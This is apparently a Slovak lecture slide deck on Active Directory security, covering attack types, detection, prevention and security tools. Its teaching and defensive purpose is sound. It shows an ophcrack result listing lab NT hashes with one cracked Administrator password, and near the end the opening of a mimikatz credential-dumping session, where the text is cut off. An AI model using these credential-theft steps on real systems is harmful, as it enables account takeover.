Bezpečnosť Active Directory

martin.rublik@gmail.com
@martin_rublik
https://www.linkedin.com/in/mrublik/

O mne

- Martin Rublík
  - FMFI UK
    - Študent 😊
  - EUBA FHI
    - Doktorand, asistent (2009-2014)
  - BSP Consulting
    - Konzultant (2005 - $(get-date))
- Špecializácie 😎
  - Microsoft Cloud / On-Premise
  - Autentifikácia a autorizácia (Azure AD, AD)
  - IAM/IdM (Azure AD, Microsoft Identity Manager)
  - Cloud Security (MCAS/MDCA, Sentinel)
  - PKI (CA/TSA/RA, čipové karty, HSM, ...)
- Zľahka 😊
  - Sieťová bezpečnosť
  - Analýza rizík / riadenie rizík

Agenda

- Zdroje
- Úvod
  - Čo je Active Directory
  - Stručná história
  - Prehľad známych útokov a zraniteľností
- Útoky a ochrana
  - Anatómia útoku
  - Útoky
    - Password / hash attacks
    - Pivotovanie
    - DCSync
    - Kerberos attacks
    - ADCS/PKI attacks
  - Možnosti zníženia rizika a ochrany
  - Nástroje (red team)
    - cain & abel 😊
    - mimikatz
    - rubeus
  - Nástroje (blue team)
    - Tiering
    - LAPS
    - Microsoft ATA (a.k.a. Defender for Identity)
  - Nástroje (purple)
    - DSInternals
    - pingcastle
    - Bloodhound
    - BadBlood

Zdroje

- Microsoft 💙 ☺
- Benjamin Delpy (mimikatz)
  - @gentilkiwi
  - https://github.com/gentilkiwi
- Michael Grafnetter (dsinternals)
  - @MGrafnetter
  - https://www.dsinternals.com/
- Andy Robbins (bloodhound)
  - @_wald0
  - https://wald0.com/
- Vincent Le Toux (pingcastle)
  - @mysmartlogon
  - https://pingcastle.com/
- Dirk-jan Mollema
  - @Dirkjan
  - https://dirkjanm.io/
- Sean Metcalf
  - @PyroTek3
  - https://adsecurity.org/
- Steve Syfuhs
  - @SteveSyfuhs
  - https://syfuhs.net/
- Will Schroeder
  - @harmj0y
  - https://blog.harmj0y.net/

Úvod

Čo je Active Directory a rozšírenie v praxi

Stručná história

Prehľad známych útokov a zraniteľností

Active Directory

stručný prehľad

- Adresárová služba
- Autentifikácia
- Autorizácia
- Konfiguračný manažment
- Závislé služby
  - DNS
  - PKI/CA
  - FS
  - Kolaboračné a messaging systémy (Exchange)
  - Cloud služby

Active Directory

je adresárová služba

- LDAP
- Častý zdroj účtov a skupín pre iné (aj cloud) služby napr.
  - AWS
  - Azure AD / Microsoft 365
- Úložisko informácií o používateľoch, skupinách, zariadeniach, serveroch, službách
  - E-mail adresy (ovplyvňujú aj doručovanie a odosielanie mailov)
  - Telefónne čísla
  - DNS mená
  - ...

Active Directory

poskytuje autentifikáciu

- Integrovaná/Legacy autentifikácia
  - Kerberos / AD Trusts
  - NTLM
  - LDAP (nie je autentifikácia 😖)
- Moderná autentifikácia
  - SAML
  - OpenID Connect
- Autentifikáciu využívajú/môžu využívať
  - Webové aplikácie
  - SQL servery
  - File servery
  - Cloud služby
  - ...

Active Directory

poskytuje autorizáciu a konfiguračný manažment

- Skupiny
- Konfiguračný manažment
  - Group Policy Objects
  - Active Directory Sites and Services
    - Distribúcia certifikátov koreňových CA
    - Exchange autodiscover
    - System Center Configuration Manager
    - Hybrid Azure AD Join
    - Active Directory Rights Management Services
  - Active Directory Schema
- Active Directory Permissions
  - SDHolder
  - Dedenie

Active Directory

podporuje kľúčové infraštruktúrne služby

- Active Directory Certificate Services
  - Certifikačná autorita / PKI
  - (Auto)enrollment certifikátov
  - Vhodná pre internú PKI, typicky
    - autentifikácia používateľov / smart-card logon,
    - autentifikácia pracovných staníc / 802.1X
    - autentifikácia mobilných zariadení / 802.1X
    - interné web servery
    - autentifikácia do VPN
- SQL (na úrovni autentifikácie a autorizácie)
- Lokálny administrátori pracovných staníc
- Zdieľanie súborov / SMB protokol
- Interné DNS
- Autentifikácia voči iným systémom a cloud službám

Active Directory

Využitie v praxi

- Enormné 😯
- The use of AD is so common that approximately 90% of the Global Fortune 1000 companies use it as a primary method to provide seamless authentication and authorization
  - https://www.frost.com/frost-perspectives/active-directory-holds-the-keys-to-your-kingdom-but-is-it-secure/
- "We know that over 90 percent of all organizations use Active Directory to control policies for users and services“
  - https://www.darkreading.com/risk/active-directory-mismanagement-exposes-90-of-businesses-to-breaches

Figure 1: Magic Quadrant for Access Management

Source: Gartner (November 2022)

Active Directory

Stručná história

Windows NT 4.0

- NT Directory Services (NTDS)
- flat structure 40,000 objects limit
- no administrative delegation
- single master replication
- NetBIOS / WINS
- NTLM / NTLMv2

Windows 2003 / R2 / SP2
2003/ 2005 / 2007

- Active Directory Domain Trusts
- lastLogonTimeStamp is replicated
- confidential attributes
- SID history
- ADFSv1
- ADCS improvements (custom templates)

Windows Server 2012 / R2
2012 / 2013

- Improved virtualization support
- ADFSv3 + OAuth support
- Claim based authorization + authentication silos
- group managed service accounts (gMSA)
- Protected Users group

Windows Server 2019

Nothing

1996 — 2000 — 2003 — 2008 — 2012 — 2016 — 2016

Windows 2000

- Active Directory
- Hierarchical
- > 1x10^9 objects
- granular (maybe too granular access rights)
- LDAP support
- strong DNS dependency
- NTLMv2 / Kerberos
- basic ADCS

Windows Server 2008 / SP2 R2
2008 / 2009

- Read Only Domain Controllers (RODCs)
- Fine-grained password policies (per user / group)
- Improved auditing and logging
- Group Policy Preferences
- Improved ADCS (OCSP)
- Kerberos AES256 support
- PowerShell support
- ADFSv2 + SAML support


Windows Server 2016

- Privileged access management (PAM/bastion forest)
- Cloud enhancements (Hybrid Azure Join, Windows Hello)
- ADFSv4 + OpenID Connect

Active Directory

Prehľad známych zraniteľností a útokov

- Password guessing / brute-force
- Password hash cracking
- Pass-the-hash
- Lateral movement



- Kerberoasting
- DCSync Attacks

pass-the-ticket:

- Silver tickets
- Golden tickets attacks

bloodhound

DCShadow

2000 — 2007 — 2014 — 2015 — 2016 — 2017 — 2018 — 2021

mimikatz

DSInternals

- DNSAdmin elevation
- TSCon as system

ADCS/PKI Attacks

Anatómia útoku

Techniky útoku

Možnosti zníženia rizika a ochrany


Anatómia útoku v podnikovom prostredí
Prehľad

- E-mail je najčastejší vektor útoku
  - 35% Ransomware incidentov
  - Phising útoky narástli v roku 2022 o 61% oproti roku 2021
- Medián od kompromitácie po prvý prístup k citlivým údajom je 72 minút
- Medián od kompromitácie k pivotácii (lateral movement) je 102 minút
- Bežní používatelia sú cieľom útoku, edukácia nie vždy pomáha
- BYOD / koncové zariadenia sú slabo chránené, pre 71% z používateľov je kompromitácia pravdepodobnejšia na zariadení bez manažmentu
- Legacy systémy a neriadená aktualizácia je naďalej problematická
- Základná ochrana naďalej pomáha pri prevencii proti 98% útokov

Zdroje:
Anatomy of a modern attack surface
Microsoft Digital Defense Report 2022


Ransomware
Obete v číslach

- 93% nemalo postačujúce prostriedky ochrany privilegovaných účtov a obmedzenia pivotovania
- 88% nemá chránené AD/AAD v súlade s Best Practices
- 0% používa PAW (priviledged access workstations)
- 68% nemá efektivny patch management, naopak v sieti má legacy a OT systémy
- 60% nepoužíva EDR, SIEM ani ďalšie základné bezpečnostné technológie určené na detekciu a odpoveď na incident
- 76% nemá vybudovaný proces reakcie na incident



Zdroje:
[Microsoft Digital Defense Report 2022]

Active Directory
MITRE ATT&CK



Útoky na heslá a hashe

Útoky hrubou silou

- Prerekvizity
  - Schopnosť sa pokúsiť o autentifikáciu
- Password brute force / guessing
  - Hádanie hesiel pre jednotlivé účty
  - Indikátory:
    - Vysoký počet zlyhaní prihlásenia pre konkrétny účet
- Password spraying
  - Plošné hádanie hesiel pre vybrané slovníky hesiel
  - Indikátory:
    - Plošný nárast zlyhaní prihlásení (spike)
- Ochrana
  - Lockout
    - DoS
  - Soft-lockout
    - Lockout len pre prístup z externej siete
    - Lockout na základe IP adresy


Útoky na heslá a hashe

Export/krádež hesiel resp. ich hashov

- https://attack.mitre.org/techniques/T1003/
- Offline útoky na doménové radiče, vhodné pri fyzickej kompromitácii alebo **kompromitácii záloh**
  - Možno získať password hash-e (v šifrovanej forme avšak obyčajne triviálne dešifrovateľnej)
- Online útoky vhodné pri cache hesiel potrebných pri prihlásení sa do zariadenia bez priameho pripojenia k AD
  - Často možno získať nešifrované heslá, a password hash-e
  - minidump / memory dump
- Prerekvizity
  - Administrátor systému / Fyzický prístup
- Nástroje
  - regedit / VSS/ pwdump / mimikatz / dsinternals
- Detekcia
  - Detekcia nástrojov ☹
  - Sysmon / lsass.exe / Volume Shadow Copy
- Prevencia
  - **Fyzická bezpečnosť**
  - Bezpečnosť hypervisorov
  - Bitlocker encryption / Shielded VMs
  - Endpoint security / EDR / XDR - Antivirus


Útoky na heslá a hashe


Export lokálnych NTLM hashov z pracovnej stanice



Útoky na heslá a hashe

Offline export všetkých NTLM hashov z doménového radiča (vmdk)





Zaujímavé zdroje:

https://files.speakerdeck.com/presentations/55c05475608048459b27dd8679160b5f/ZeroNights_2017_Kheirkhabarov.pdf

https://www.dsinternals.com/en/dumping-ntds-dit-files-using-powershell/

Útoky na heslá a hashe

Lámanie hesiel resp. ich hashov

- https://attack.mitre.org/techniques/T1110/002/
- Offline hádanie hesiel voči hashom
- Možosti
  - Brute-force
  - Slovníkové
  - Rainbow tables
- Prerekvizity
  - NTHashe, LM hashe
- Nástroje
  - John-the-ripper, hashcatNT, cain&abel, ophcrack
- Detekcia
  - Žiadna 🙈
- Prevencia
  - Ochrana hashov

- LM hashe
  - Max 14 znakov uložených v dvoch postupntiach 2*69^7 != 69^14
  - Všetky znaky sú uppercase
  - Protokol je katastrofa, LM hash možno získať sniffovaním
  - V bežných prostrediach sa už nevyskytuje (potrebujú ho napr. Windows 95, Windows 98 🤮)
- NTLM / NTLMv2
  - Challenge response protokol, hash-e nemožno získať snifovaním
  - Heslá o dĺžke menej ako 8 znakov možno cracknúť za menej ako deň, pri použití rainbow tables aj rýchlejšie

ophcrack


Load | Delete | Save | Tables | Stop | Help | Exit | About

Progress | Statistics | Preferences


User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		95ac92ae37502402cd886c74ea5cea80			fiit1234!
krbtgt		28e6b3730f1e8d894652ed31fe8beae0			
NOE_MIRANDA		c6ddde2d05d0e540f1c3ae67819a0f0c			
VICKY_VELAZQUEZ		b069ef6785cdb678d5dc4509566ed715			
WILDA_HINES		6c1c6f9ba75c6783fdd1e4fdb1f22ef9			
LANA_SANTIAGO		3f8ff8d8b39b7c8b5f3bcc9fe99de2ad			
8301237743SA		d2522dc29ad6a06d8e72364476f68298			
DEANN_WILLIAM		5a9c3acb2d5beeb9d64c918b8a5ac767			
3036984240SA		ee20659e2ef56ef16fca6abb1c48a9f5			
JAMES_GLENN		827ffbf479ca32022d18f747b126003c			


Table	Status	Preload
Vista probabilistic 60G	active	26% in RAM
table0	active	100% in RAM
table1	active	2% in RAM
table2	active	2% in RAM
table3	active	2% in RAM

Preload: done | Brute force: done | Pwd found: 1/534 | Time elapsed: 2h 6m 10s



HW setup:
HDD: 1TB SSD
MEM: 32GB 2x16GB DDR4-2666MHz
CPU: intel core i7-8750h cpu @ 2.20ghz





Cracking Corporate Passwords: Why Your Password Policy Suck
https://www.youtube.com/watch?v=5i_Im6JntPQ

Útoky na heslá a hashe

online export (lokálne heslá)

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
